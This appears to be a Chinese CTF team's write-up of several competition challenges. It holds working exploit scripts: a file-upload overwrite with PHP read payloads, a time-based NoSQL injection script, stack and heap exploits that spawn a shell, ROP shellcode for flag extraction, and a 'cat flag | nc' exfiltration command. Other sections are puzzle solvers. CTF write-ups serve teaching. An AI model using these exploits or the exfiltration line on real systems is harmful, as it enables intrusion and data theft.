队名：emmmm

ezDoor

首先是一个文件上传
通过将文件路径设置为aaa/../index.php/. 来覆盖index.php文件

POST /index.php?action=upload&name=aaa/../index.php/. HTTP/1.1

然后通过scandir查看目录中的内容
<?php print_r(scandir("/var/www/html/flag/")); ?>

读取flag目录下的文件
<?php echo
base64_encode(file_get_contents('/var/www/html/flag/93f4c28c0cf0b07dfd7012dca2cb868cc0228cad'));

该文件为opcache文件，修复文件格式，在OPCACHE后添加\x00

通过https://github.com/GoSecure/php7-opcache-override解析opcache得到语法树与伪代码

这个工具需要低版本的construct库 pip install construct==2.8.2

```
69
70  #0 ASSIGN(None, 'input_your_flag_here');
71  #1 DO_FCALL_BY_NAME(None, 'encrypt');
72  #2 SEND_VAL('this_is_a_very_secret_key', None);
73  #3 (117)?(None, None);
74  #4 (130)?(None, None);
75  #5 IS_IDENTICAL(None, '85b954fc8380a466276e4a48249ddd4a199fc34e5b061464e4
76  #6 JMPZ(None, ->-136);
77  #7 ECHO('Congratulation! You got it!', None);
78  #8 EXIT(None, None);
79  #9 ECHO('Wrong Answer', None);
80  #10 EXIT(None, None);
```

通过分析关键函数与函数参数，猜测出文件逻辑，写出解密flag的代码

<?php

$flag =
"\x85\xb9T\xfc\x83\x80\xa4f'nJH$\x9d\xddJ\x19\x9f\xc3N[\x06\x14d\xe4)_\xc5\x02\x0c\x88\xbf\xd8TU\x19\xab";

$j = 0;
$ans = '';

```
$key2 = 'this_is_a_very_secret_key';

mt_srand(1337);
for($j=0; $j<strlen($flag); $j++)  {
    $key = mt_rand(0, 255);
    $ans .= chr(ord($flag[$j]) ^ $key ^ ord($key2[$j%strlen($key2)]));
}
echo $ans."\n";
```

h4x0rs.club 1

用户名：admin 密码：admin 登录profile看到flag

LoginMe

利用数组绕过对”#()”的过滤，利用格式化连接语句产生注入，payload：
username[]=admin#password#&password[]=]||1==2){return 1;}if(tojsononeline(this).charCodeAt(0)>100){sleep(10000);return 1;}if(1||[

利用脚本：

```
#!/usr/bin/env python

import requests

url = "http://202.120.7.194:8083/check"

payload = "username%5B%5D=admin%23password%23&password%5B%5D=%5D%7C%7C1%3D%3D2)%7Breturn%201%3B%7Dif(tojsononeline(this).charCodeAt(0)%3E100)%7Bsleep(1000)%3Breturn%201%3B%7Dif(1%7C%7C%5B"
headers = {
    'Content-Type': "application/x-www-form-urlencoded",
    'Cache-Control': "no-cache",
    'Postman-Token': "1886f845-7ab5-461c-a31c-479a16131a56"
}

pos = int(raw_input('pos:'))
flag = {}

while 1:
    chrval = 30
    op = '<'
    flag['re'] = 0
    while 1:
        #print chral,
```

```
        if chrval > 130:
            raw_input('too large')
            break
        if chrval < 20:
            raw_input('fuck small')
        try:
            payload =
"username%5B%5D=admin%23password%23&password%5B%5D=%5D%7C%7C1%3D%3D2)
%7Breturn%201%3B%7Dif(tojsononeline(this).charCodeAt("+str(pos)+")"+op+str(chrval)+")%7Bs
leep(2000)%3Breturn%201%3B%7Dif(1%7C%7C%5B"
            response = requests.request("POST", url, data=payload, headers=headers, timeout=1)
            if flag['re'] == 0:
                chrval += 10
            else :
                chrval -= 1
        except requests.Timeout:
            if flag['re'] == 0:
                op = '>'
                flag['re'] = 1
            else:
                print pos, chrval+1, chr(chrval+1)
                break
    pos += 1
```

flag: tctf{13fc892df79a86494792e14dcbef252a}

babystack

一道典型的栈溢出题目，没有开启PIE和canary保护，坑点在于题目本身没有输出函数，也没有给libc文件，因此地址泄露不存在的... 使用了return-to-dl-resolve技术，通过如下脚本可以得到shell：

```
from pwn import *
from ctypes import *
import hashlib
import string
debug = 0
elf = ELF('./babystack')
#flag{return_to_dlresolve_for_warming_up}
ct = string.ascii_letters+string.digits
#context.log_level = 'debug'
def login(io):
#           io.recvuntil("+")
            s = io.recvline()[:-1]
            #io.recvuntil("== ")
```

```
        #dst = io.recvuntil("\n")[:-1]
        print repr(s)
        #print repr(dst)
        def getpre():
                for c1 in ct:
                        for c2 in ct:
                                for c3 in ct:
                                        for c4 in ct:
                                                pre = c1 + c2 + c3 + c4
                                                #hasho = hashlib.sha256(s+pre)
                                                #print hasho.hexdigest()
                                                if hashlib.sha256(s +
pre).digest().startswith('\0\0\0'):#hasho.hexdigest().lower().startswith('\0\0\0'):
                                                        return pre
        pre = getpre()
        print pre
        io.send(pre)


if debug:
        p = process('./babystack')
        libc = ELF('/lib/i386-linux-gnu/libc.so.6')
        context.log_level = 'debug'
else:

        p =remote('202.120.7.202', 6666)
        #libc = ELF('./libc-2.23.so')
        #off = 0x001b0000
        login(p)
        context.log_level = 'debug'
bss_start = 0x804a000
leave_ret = 0x8048455
pppr = 0x080484e9
relplt = 0x80482b0
#gdb.attach(p,'b *0x80484e9')
part1 = 'a'*0x28 + p32(bss_start+0x800) + p32(elf.symbols['read']) + p32(leave_ret) + p32(0)
+ p32(bss_start+0x800) + p32(40)
print '[*] part1 ' ,len(part1)
#p.send(part1)
rop1 = p32(bss_start+0x800+0x200) + p32(elf.symbols['read']) + p32(pppr) + p32(0) +
p32(bss_start + 0x100)  +p32(44)
rop1 += p32(0x80482f0) + p32(bss_start+0x100 - relplt) +p32(pppr)+ p32(0x804a124)# +
p32(0) + p32(bss_start + 0x200)  +p32(0x100)
print '[*] part2 ' ,len(rop1)
#rop = rop1 + p32(0x8048456)*((0x100-len(rop1))/4)
#p.send(rop1)
```

```
rop2 = p32(0x0804a00c)+p32(0x0001f407)+ p32(0xdeadbeef) + p32(0x1ef0) + p32(0) +
p32(0) + p32(12) + 'system\0\0'
rop3 = rop2 + '/bin/sh\0'
print '[*] part3 ' ,len(rop3)
#rop = rop3 + 'a'*(0x100-len(rop3))
p.send(part1+rop1+rop3)




p.interactive()

'''
0x080484eb : pop ebp ; ret
0x080484e8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080482e9 : pop ebx ; ret
0x080484ea : pop edi ; pop ebp ; ret
0x080484e9 : pop esi ; pop edi ; pop ebp ; ret


 0x00000006 (SYMTAB)                0x80481cc
 0x0000000b (SYMENT)                16 (bytes)
 0x6ffffff0 (VERSYM)               0x804827c

pwndbg> x /4wx 0x80481cc+16
0x80481dc:     0x0000001a    0x00000000    0x00000000    0x00000012


'''
```

得到shell以后，第二个坑点在于程序脚本在启动时关了输出，因此使用反弹的方法：
现在服务器上开启一个监听，在得到shell以后，使用 cat flag | nc my_server_ip_ port的方法，就可以在服务器上得到flag了。

babyheap

一个UAF漏洞，可以通过劫持fastbin的方法，再劫持到top块之前，在通过top块分配，劫持到__malloc_hook前，最终以one_gadget覆写__malloc_hook得到shell

---

代码如下：

```
#!/usr/bin/env python
# coding=utf-8
```

```
from pwn import *

context.log_level = "DEBUG"
p = remote("202.120.7.204",127)#process('./babyheap',env={'LD_PRELOAD':
'./libc-2.24.so'}) # , env={'LD_PRELOAD':'./libc-2.24.so'})



def allocate(size):
    p.sendlineafter('Command:', '1')
    p.sendlineafter('Size:', str(size))

def update(index, size, content):
    p.sendlineafter('Command:', '2')
    p.sendlineafter('Index:', str(index))
    p.sendlineafter('Size:', str(size))
    p.sendlineafter('Content:', content)

def delete(index):
    p.sendlineafter('Command:', '3')
    p.sendlineafter('Index:', str(index))

def view(index):
    p.sendlineafter('Command:', '4')
    p.sendlineafter('Index:', str(index))

allocate(0x58)   # 0
allocate(0x58)   # 0 1
allocate(0x58)   # 0 1 2
update(0, 0x59, 'a'*0x58 + '\xc1')
allocate(0x20)   # 0 1 2 3
delete(1)        # 0 2 3
allocate(0x58)   # 0 1 2 3
view(2)

p.recvuntil('Chunk[2]: ')
leak_addr = u64(p.recv(6) + '\x00\x00')
main_arena = leak_addr - 88
print('main_arena is ' + hex(main_arena))

libc = ELF('./libc-2.24.so')#('/lib/x86_64-linux-gnu/libc.so.6')
libcbase = main_arena - 0x10 - libc.symbols['__malloc_hook']



delete(3)
allocate(0x58)  # 0 1 2 3
```

```
delete(3)
allocate(0x58)  # 0 1 2 3 (2==3)


allocate(0x58)  # 0 1 2 3 4
allocate(0x58)  # 0 1 2 3 4 5
allocate(0x38)  # 0 1 2 3 4 5 6
allocate(0x48)  # 0 1 2 3 4 5 6 7
update(4, 0x59, 'a'*0x58 + '\xf1')
delete(5)       # 0 1 2 3 4 6 7

allocate(0x58)  # 0 1 2 3 4 5 6 7
allocate(0x38)  # 0 1 2 3 4 5 6 7 8(6==8)
delete(8)
update(6, 0x8, p64(0x60))
allocate(0x38)

delete(3)
update(2, 0x8, p64(main_arena + 0x10))
allocate(0x58) # 0 1 2 3 4 5 6 7 8
allocate(0x58) # 0 1 2 3 4 5 6 7 8 9

malloc_hook_head = main_arena - 0x10 - 0x10
update(9, 0x58, p64(0)*7 + p64(malloc_hook_head) + p64(0) + p64(leak_addr)*2)

allocate(0x40)
one_gadget = libcbase + 0x3f35a
update(10, 8, p64(one_gadget))
#db.attach(p)
allocate(0x10)

#delete(2)
#delete(3)
p.interactive()
'''
0x3f306 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x3f35a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xd695f execve("/bin/sh", rsp+0x60, environ)
constraints:
  [rsp+0x60] == NULL
```

'''
'''
0x45526 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4557a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf1651 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0xf24cb execve("/bin/sh", rsp+0x60, environ)
constraints:
  [rsp+0x60] == NULL

'''
---

blackhole

属于babystack的升级版，基于64位并且加了系统沙箱，只能调用open、read、mprotect，首先利用改写alarm为syscall的gagdet，调用mprotect，使bss段可执行，再写shellcode，从而爆破得到flag。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
import threading
import string
import random, string, subprocess, os, sys
from hashlib import sha256

os.chdir(os.path.dirname(os.path.realpath(__file__)))

check_result = False

def check(offset, guess, method):
    # p = process('./blackhole')
    # gdb.attach(p, open('debug'))
    global check_result
```

```
check_result = False
while True:
    p = remote('202.120.7.203', 666)
    # p = remote('127.0.0.1', 5555)

    def pow():
        chal = p.recvline()[:-1]
        print chal.encode('hex')
        for c1 in xrange(256):
            for c2 in xrange(256):
                for c3 in xrange(256):
                    for c4 in xrange(256):
                        sol = ''.join(map(chr, (c1, c2, c3, c4)))
                        if sha256(chal + sol).hexdigest().startswith('00000'):
                            p.send(sol)
                            print sha256(chal + sol).hexdigest()
                            return True
        return False

    if pow() == True:
        break

output_buffer = ''

context.arch = 'amd64'
elf = ELF('./blackhole')
# context.log_level = 'DEBUG'

pop6 = 0x400A4A
mov_call = 0x400A30
bss = 0x601100
pop_rbp = 0x4007c0
leave_ret = 0x4009A5

def callfunc(func, arg1, arg2, arg3):
    rop = p64(pop6)
    rop += p64(0) + p64(1) + p64(func) + p64(arg3) + p64(arg2) + p64(arg1)
    rop += p64(mov_call)
    return rop

rop = 'a'*40
rop += callfunc(elf.got['read'], 0, bss, 320)
rop += p64(0)*7
rop += p64(pop_rbp) + p64(bss - 8) + p64(leave_ret)
rop = rop.ljust(0x100, 'a')
# p.send(rop)
```

```
output_buffer += rop


context.arch = 'amd64'
shellcode = shellcraft.open('/home/blackhole/flag', constants.O_RDONLY)
# shellcode = shellcraft.open('/tmp/flag', constants.O_RDONLY)
shellcode += shellcraft.read('rax', bss, 60)
shellcode += "mov al, byte ptr [%s]; cmp al, %s;" % (hex(0x601100 + offset), hex(guess))
if method == 'equal':
    shellcode += "jne Exit;"
elif method == 'smaller':
    shellcode += "jl Exit;"
else:
    shellcode += "jg Exit;"

shellcode += "Loop:"
shellcode += shellcraft.read(0, bss + 0x100, 0x10) # just block the program
shellcode += 'jmp Loop;'
shellcode += 'Exit:' + shellcraft.exit(0)
shellcode = asm(shellcode)


bss_rop = callfunc(elf.got['read'], 0, elf.got['alarm'], 1)
bss_rop += callfunc(elf.got['read'], 0, bss, constants.SYS_mprotect)
bss_rop += callfunc(elf.got['alarm'], 0x601000, 0x1000, 0x7)
bss_rop += callfunc(elf.got['read'], 0, bss, len(shellcode))
bss_rop += p64(0)*7
bss_rop += p64(bss)
#p.send(bss_rop)
# print 'len(bss_rop) is ' + hex(len(bss_rop))
output_buffer += bss_rop
# p.send('\x05' + 'a' * constants.SYS_mprotect)
# output_buffer += '\x05' + 'a' * constants.SYS_mprotect
output_buffer += '\x85' + 'a' * constants.SYS_mprotect
output_buffer += shellcode

old_time = time.time()
# print len(output_buffer)
p.send(output_buffer.ljust(0x800, 'f'))

try:
    for i in xrange(5):
        p.sendline('hack you')
        print("hack you")
        time.sleep(1)
    times = i
```

```
        p.close()
    except Exception as e:
        times = i
        p.close()

    if times > 3:
        check_result = True

def binSearch(offset, start, end):
    while start <  end:
        print start, end, chr(start), chr(end)
        medium = (start + end) / 2
        check(offset, medium, 'equal')
        if check_result:
            return medium

        check(offset, medium, "smaller")
        if check_result:
            start, end = medium, end
        else:
            start, end = start, medium
    return start



flag = 'flag{even_black_holes_leak_information_by_Hawking_radiation}'
for i in range(len(flag), 60):
    result = binSearch(i, 33, 128)
    flag += chr(result)
    log.info("flag is " + flag)
```

---

mayagame

首先尝试了python使用深搜的方法，但复杂度较高，估算为o((nm)!)，比较恐怖，但因估算失误，误以为是python处理速度慢，改用c使用搜索的方法，但是依然只能进行到level6，n=8。遂google，得知此类n，m不大的求连通数的题，应使用插头dp，即恶补了一下，完善了代码，代码如下：

【每格有6种插头】

```
#include<stdio.h>
```

```
#include<stdlib.h>
#include<string.h>
#include<algorithm>
using namespace std;
#define ll long long

const long long maxn = 19;
const long long HASH=10007;
const long long maxs=1000010;

struct sad{
    long long h[HASH],next[maxs],si;
    ll st[maxs];
    ll v[maxs];
    void init(){
        memset(h,-1,sizeof h);
        si=0;
    }
    void put(ll s,ll vv){
        for(long long i=h[s%HASH];~i;i=next[i]) if(st[i]==s){
            v[i] += vv;
            return ;
        }
        st[si] = s;
        v[si] = vv;
        next[si] = h[s%HASH];
        h[s%HASH] = si++;
    }
}Q[2];
long long n,m;
char mp[maxn][maxn];
long long id[maxn];
long long* cca(long long *a){
    //prlong longf("(**(=**\n");
    memset(id,-1,sizeof id);
    id[0] = 0;
    long long cnt = 0;
    //prlong longf("jjjj(**(=**\n");
    for(long long i=0;i<=m;i++){
        //prlong longf("a %d\n", a[i]);
        if( id[a[i]] == -1 ) id[a[i]] = ++cnt;
        a[i] = id[a[i]];
    }
    //prlong longf("caa \n");
    return a;
}
```

```
ll code(long long *a){
    //prlong longf("====>>>>>>");
    cca(a);
    //prlong longf(">>>>>>");
    ll st = 0;
    for(long long i=0;i<=m;i++){
        st <<= 4;
        st |= a[i];
    }
    //prlong longf("code\n");
    return st;
}
void decode(ll st,long long *a){
    for(long long i=m;i>=0;i--){
        a[i] = st&15;
        st >>= 4;
    }
}
long long *shift(long long *a){
    for(long long i=m;i>=1;i--)
        a[i] = a[i-1];
    a[0] = 0;
    return a;
}

long long a[maxn],r;

void putblack(long long i,long long j){
    for(long long k=0;k<Q[r].si;k++){
        ll st = Q[r].st[k];
        ll v = Q[r].v[k];
        decode(st,a);
        /*prlong longf("i %d j %d\n",i,j);
        for(long long i=0;i<=m;i++)
            prlong longf("%d ",a[i]);
        prlong longf("\n%lld----1\n",v);*/
        if( a[j] == 0 && a[j-1] == 0 )
            Q[r^1].put( st , v );
    }
}
void putblock1(long long i,long long j){
    for(long long k=0;k<Q[r].si;k++){
        ll st = Q[r].st[k];
        ll v = Q[r].v[k];
        decode(st,a);
/*
```

```
        prlong longf("i %d j %d\n",i,j);
        for(long long i=0;i<=m;i++)
            prlong longf("%d ",a[i]);
        prlong longf("\n%lld----2\n",v);*/
        if( a[j] == 0 && a[j-1] == 0 ){
            a[j] = 9;
            Q[r^1].put( code(cca(a)) , v );
            swap(a[j],a[j-1]);
            Q[r^1].put( code(cca(a)) , v );
        }else if( a[j-1] == 0 && a[j] ){
            a[j] = 0;
            Q[r^1].put( code(cca(a)) , v );
        }else if( a[j-1] && a[j] == 0 ){
            a[j-1] = 0;
            Q[r^1].put( code(cca(a)) , v );
        }
    }
}void putblock2(long long i,long long j){
    for(long long k=0;k<Q[r].si;k++){
        ll st = Q[r].st[k];
        ll v = Q[r].v[k];
        decode(st,a);

  /*      prlong longf("i %d j %d\n",i,j);
        for(long long i=0;i<=m;i++)
            prlong longf("%d ",a[i]);
        prlong longf("\n%lld----3\n",v);
    */    if( a[j] == 0 && a[j-1] == 0 ){
      //      prlong longf("<><><");
            Q[r^1].put( code(cca(a)) , v );
        //    prlong longf("  <><><");
            a[j] = a[j-1] = 9;
          //  prlong longf("xx  <><><");
            Q[r^1].put( code(cca(a)) , v );
            //prlong longf("yy <><><");
        }else if( a[j] && a[j-1] ){
            if( a[j] != a[j-1] ){
                for(long long t=0;t<=m;t++)
                    if( t != j && a[t] == a[j] )
                        a[t] = a[j-1];
                a[j] = a[j-1] = 0;
                Q[r^1].put( code(cca(a)) , v );
            }
        }else{
            Q[r^1].put( st , v );
            swap(a[j],a[j-1]);
```

```
            Q[r^1].put( code(a) , v );
        }
    }
}void putshift(){
    for(long long k=0;k<Q[r].si;k++){
        ll st = Q[r].st[k];
        ll v = Q[r].v[k];
        decode(st,a);
        if( a[m] == 0 )
            Q[r^1].put( code(shift(a)) , v );
    }
}

ll solve(){
    r = 0;
    Q[r].init();
    Q[r].put(0,1);
    for(long long i=1;i<=n;i++){
        for(long long j=1;j<=m;j++){
            Q[r^1].init();
            if( mp[i][j] == 9 )
                putblack(i,j);
            else if( mp[i][j] == 1 )
                putblock1(i,j);
            else
                putblock2(i,j);
            r^=1;
        }
        Q[r^1].init();
        putshift();
        r^=1;
    }
    for(long long k=0;k<Q[r].si;k++){
        ll st = Q[r].st[k];
        ll v = Q[r].v[k];
        decode(st,a);
        if( st == 0 ) return v;
    }
    return 0;
}


int main(){
    int level, k;
    while(~scanf("%d%d%d",&level,&n,&k)){
        m = n;
```

```
        for(long long i=1;i<=n;i++)
            for(long long j=1;j<=m;j++)
                scanf("%d",&mp[i][j]);
        long long x,y;
        for(long long i=0;i<2*k;i++){
            scanf("%d%d",&x,&y);
            mp[x+1][y+1] = 1;
        }

        printf("%lld",solve());
    }
    return 0;
}
```

通信的python脚本+暴力搜索脚本：

```
# "exampleClient.py" is a simple client programed by Python.
# It can connect to the server, solve the question, and finally capture the flag.
# It's only a example. In the real test, you have to program it by yourself.

import socket
import time
import re
import subprocess

n=0
m=0
qList = []

def recvall(sock):
    BUFF_SIZE = 4096
    data = ''
    while True:
        part = sock.recv(BUFF_SIZE)
        data += part
        time.sleep(0.1)
        if len(part) < BUFF_SIZE:
            # either 0 or end of data
            break
    return data

def switch_item(elem):
    if elem is '.':
        return 0
    elif elem is 'X':
        return 1
    elif elem is '#':
```

```
        return 9
    else: raise ValueError('Not in . X #')

def w():
    #print 'w-pan,list:',pan
    global qList
    if len(qList) is 0:
        return 1
    sub_total = 0
    first = qList[0]
    for op in range(1,len(qList)):
        second = qList[op]
        tmpList = qList
        qList = qList[1:op] + qList[op+1:]
        sub_total += f(first[0],first[1],second[0],second[1],50)
        qList = tmpList
    return sub_total

def f(x1,y1,x2,y2,direction):
    # up 10 right 20 down 30 left 40 stay 50
    #print 'x:',x1,y1,x2,y2,pan,direction
    if x1 < 0 or x2 <0 or y1 <0 or y2 <0 or x1 >=n or x2 >=n or y1 >=n or y2 >=n:
        return 0
    if x1 is x2 and y1 is y2 :
        #print 'good:',(x1,y1),(x2,y2)
        return w()
    if direction != 50 and ground[x1][y1] != 0:
        return 0
    a = 0
    if direction != 50:
        ground[x1][y1] = 3
    if direction is 10:
        a = f(x1,y1-1,x2,y2,10) + f(x1+1,y1,x2,y2,20) + f(x1-1,y1,x2,y2,40)
    if direction is 20:
        a = f(x1,y1-1,x2,y2,10) + f(x1+1,y1,x2,y2,20) + f(x1,y1+1,x2,y2,30)
    if direction is 30:
        a = f(x1-1,y1,x2,y2,40) + f(x1+1,y1,x2,y2,20) + f(x1,y1+1,x2,y2,30)
    if direction is 40:
        a = f(x1-1,y1,x2,y2,40) + f(x1,y1-1,x2,y2,10) + f(x1,y1+1,x2,y2,30)
    if direction is 50:
        a = f(x1,y1-1,x2,y2,10) + f(x1+1,y1,x2,y2,20) + f(x1-1,y1,x2,y2,40) + f(x1,y1+1,x2,y2,30)
    if direction != 50:
        ground[x1][y1] = 0
    return a
```

```
HOST, PORT = "202.120.7.219", int(12321)

# 1.2 Connect to Server
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))

# Junk
time.sleep(0.5)
print recvall(sock)

lnmsearch = re.compile("Level (\d*): n = (\d*), m = (\d*)")

check = 0
while 1:
    if check == 6:
        time.sleep(1)
    if check > 6:
        time.sleep(3)
    check += 1
    time.sleep(0.5)
    data = sock.recv(4096)
    print data

    # /Level (\d): n = (\d), m = (\d)/
    search = lnmsearch.search(data)
    level = search.group(1)
    n = search.group(2)
    m = search.group(3)

    # ([X#\.])\|([X#\.])\|([X#\.])
    mapsearch = re.compile("([X#\.])" + "\|([X#\.])" * (int(n)-1))
    search = mapsearch.findall(data)

    stdinlist = [level, n, m]

    ground = []
    for elem in search:
        list_tmp = []
        for ele in elem:
            list_tmp.append(switch_item(ele))
            stdinlist.append(switch_item(ele))
        ground.append(list_tmp)

    ground = []
    for elem in search:
```

```
        list_tmp = []
        for ele in elem:
            list_tmp.append(switch_item(ele))
        ground.append(list_tmp)
    qList = []
    n = int(n)
    for i in range(n):
        for j in range(n):
            if ground[i][j] is 1:
                qList += [[i,j]]
                stdinlist.append(i)
                stdinlist.append(j)

    print 'level, n, m:', level, n, m
    print ground
    print qList

    stdinstr = ' '.join(map(str,stdinlist))

    print stdinstr

    stdoutstr = ''

    p = subprocess.Popen('./a.out',stdin=subprocess.PIPE,stdout=subprocess.PIPE,
stderr=subprocess.PIPE, shell=False)
    p.stdin.write(stdinstr)
    sendBuf = p.communicate()[0] + "\n"
    print sendBuf

    #result = w()
    #raw_input()
    #time.sleep()
    #sendBuf = str(result)+"\n"
    #print sendBuf,
    sock.send(sendBuf)
    level = str(level)

# 5 Close the Socket
sock.close()
```

g0g0g0

题目并没有给出二进制文件，只给了go语言的strace.log，因此只能通过静态分析弄清楚程序的流程。

nc到服务器上，通过验证后会打印"Input 3 numbers"，因此可以通过搜索字符串定位到主函数中。

log文件中标注了函数调用和返回的信息，其中fmt.Println和fmt.Scanf的调用产生了大量的log信息，可以通过以下脚本进行简化

```
with open("./trace.log") as f:
    cont = f.read()
f = open("./temp", "w+")
lines = cont.split("\n")
lines = lines[15585:]
skip = False
for line in lines:
    if "Entering fmt.Println" in line:
        skip = True
    elif "Entering fmt.Scanf" in line:
        skip = True
    elif "Leaving fmt.Println" in line:
        skip = False
        continue
    elif "Leaving fmt.Scanf" in line:
        skip = False
        continue
    if skip:
        continue
    f.write(line+'\n')
f.close()
```

得到简化后主函数log，可以分析主函数的流程。队友@echo整理出了主函数的伪代码表示

```
print "Input 3 numbers"
t12 = input()
```

```
t17 = input()
t22 = input()

t24 = func6(t0) #sa
t26 = func6(t1) #sb

t29 = len(t24)

if t29 == 0:
    exit(0)
else:
    t43 = len(t26)
    if t43 == 0:
        exit(0)
    else:
        t41 = len(28)
        if t41 == 0:
            exit(0)
        else:
            t36 = [0]
            t39 = func1(t24,t36)

            if t39<=0:
                exit(0)
            else:
                t74 = [0]
                t77 = func1(t26,t74)

                if t77 <= 0:
                    exit(0)
                else:
                    t69 = [0]
                    t72 = func1(t28,t71)

                    if t72 <= 0:
                        exit(0)
                    else:
                        t50 = func2(t24,t26)
                        t51 = func2(t24,t28)
                        t52 = func2(t26,t28)

                        t53 = func4(t50,t51)
                        t54 = func4(t53,t24)
                        t55 = func4(t50,t52)
```

```
                        t56 = func4(t55,t26)
                        t57 = func4(t51,t52)
                        t58 = func4(t57,t28)

                        t59 = func2(t56,t58)
                        t60 = func2(t54,t59)

                        t61 = [10]
                        t64 = func4(t51,t52)
                        t65 = func4(t50,t64)
                        t66 = func4(t61,t65)
                        t67 = func1(t60,t66)

                        if t67 == 0:
                            print 'Congratulations'
                        else:
                            print "Wrong! Try again!!"
```

还是非常整洁的，接下来的重点就是分析func1, func2, func4和func6的功能

我主要分析了func6，func2和func4，大致逻辑如下：

```
#func6 : convert to number
def func2(a, b):
    t4 = [0 for i in range(max(len(a), len(b)))]
    for i in range(t4):
        t6 = phi[0:0, 9:t22]
        if i < len(a):
            t13 = a[i]
        t14 = phi[2:0, 4:t13]
        if i < len(b):
            t18 = b[i]
        v19 = phi[5:0, 6:t18]
        t21 = t14 + t19 + t6
        t22 = t21/10
        if t21 >= 10:
            t24 = (t13 + t18) % 10
        t4[i] = phi[7:t21, 8:t24]
    return t4

def func4(a, b):
    table = [0 for i in range(len(a) + len(b))]
```


```
    for i in range(len(a)):
        for j in range(len(b)):
            table[i+j] += a[i] * b[j]
    for i in range(len(table)-1):
        table[i+1] = table[i] / 10 + table[i+1]
        table[i] = table[i] % 10
    return table
```

其中func6将读取的字符串中得到每一个字符转化为对应的数字存储在一个数组中。仔细观察func2和func4后发现：func2就是数组存储的整数加法！func4就是整数的乘法！反过头来看main.main中的func1，很显然这应该是减法，简单分析后确定如此。那么真相就浮出水面了：

程序要求输入三个正整数n1,n2,n3需满足以下条件

```
(n1+n2)*(n1+n3)*n1+(n1+n2)*(n2+n3)*n2+(n1+n3)*(n2+n3)*n3 ==
10*(n1+n2)*(n1+n3)*(n2+n3)
```

队友@zzh发现这不就是这道题把右边参数换成10吗，解法是椭圆曲线。



椭圆曲线.jpg

网上可以找到参数为10的方程的解，这一题就做完了。

```
n1=22185598160238070419680451885431654175988385793202828558181254940463484424373750
27440115497574484531354935560989642165329506045907338534502721849876034308826827541
71300742698179931849310347;

n2=26910311384652071019808659901831692881083109726138133576792688050707991134709544
09877497036631568749959071580148668460584853184086299577495196659877823278301434543
37518378955846463785600977;

n3=48623787453806426267373181014849776372190573235646589076866533395997144547905591
30946320953938197181210525554039710122136086190642013402927952831079021210585653078
```

786813279351784906397934209.

udp

这一题是有关于linux进程间使用udp通信的

先过一下程序逻辑

首先看main函数监听6000端口后执行的这三个循环

```
38  for ( index = 0; (unsigned int)index <= 3999; ++index )
39  {
40    printf("setup worker %d\n", (unsigned int)index);
41    v12 = fork();
42    if ( v12 == -1 )
43    {
44      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
45      fflush(stderr);
46      _exit(1);
47    }
48    if ( !v12 )
49    {
50      close(fd);
51      childUDP();
52    }
53    buf = 4659;
54    memset(&s, 0, 0x10uLL);
55    addr_len = 16;
56    if ( recvfrom(fd, &buf, 4uLL, 0, (struct sockaddr *)&s, &addr_len) != 4 )
57    {
58      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
59      fflush(stderr);
60      _exit(1);
61    }
62    v3 = v16;
63    if ( v3 != htons(index + 6000) )
64    {
65      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
66      fflush(stderr);
67      _exit(1);
68    }
69    if ( buf )
70    {
71      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
72      fflush(stderr);
73      _exit(1);
74    }
75  }
```

loop1

在第一个循环中主进程fork了共4000个子进程，子进程对应的编号被存在子进程的全局变量index中，然后子进程调用图中标注的childUDP函数。父进程每fork一个子进程就会阻塞一次，收到子进程的udp包后才会继续执行

```
76  for ( i = 0; (signed int)i <= 3999; ++i )
77  {
78    printf("check worker %d\n", i);
79    v7 = 1;
80    buf = 0;
81    addr_len = 16;
82    s = 2;
83    v17 = htonl(0x7F000001u);
84    v16 = htons(i + 6000);
85    if ( sendto(fd, &v7, 4uLL, 0, (const struct sockaddr *)&s, 0x10u) != 4 )
86    {
87      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
88      fflush(stderr);
89      _exit(1);
90    }
91    memset(&s, 0, 0x10uLL);
92    if ( recvfrom(fd, &buf, 4uLL, 0, (struct sockaddr *)&s, &addr_len) != 4 )
93    {
94      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
95      fflush(stderr);
96      _exit(1);
97    }
98    v4 = v16;
99    if ( v4 != htons(i + 0x1770) )
100   {
101     fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
102     fflush(stderr);
103     _exit(1);
104   }
105   if ( buf != 2 )
106   {
107     fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
108     fflush(stderr);
109     _exit(1);
110   }
111 }
```


loop2

第二次循环主进程向每一个子进程发送udp包，内容为1，然后阻塞接收子进程的udp包

```
112  while ( 1 )
113  {
114    v7 = 3;
115    buf = 0;
116    addr_len = 16;
117    s = 2;
118    v17 = htonl(0x7F000001u);
119    v16 = htons(0x1770u);
120    if ( sendto(fd, &v7, 4uLL, 0, (const struct sockaddr *)&s, 0x10u) != 4 )
121    {
122      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
123      fflush(stderr);
124      _exit(1);
125    }
126    memset(&s, 0, 0x10uLL);
127    if ( recvfrom(fd, &buf, 4uLL, 0, (struct sockaddr *)&s, &addr_len) != 4 )
128    {
129      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
130      fflush(stderr);
131      _exit(1);
132    }
133    v5 = v16;
134    if ( v5 != htons(0x1770u) )
135    {
136      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
137      fflush(stderr);
138      _exit(1);
139    }
140    if ( buf != 4 && buf != 5 )
141    {
142      fwrite("[ERROR]\n", 1uLL, 8uLL, stderr);
143      fflush(stderr);
144      _exit(1);
145    }
146    if ( buf != 4 )
147      break;
148    printf("0x%lx\n", ++v13);
149  }
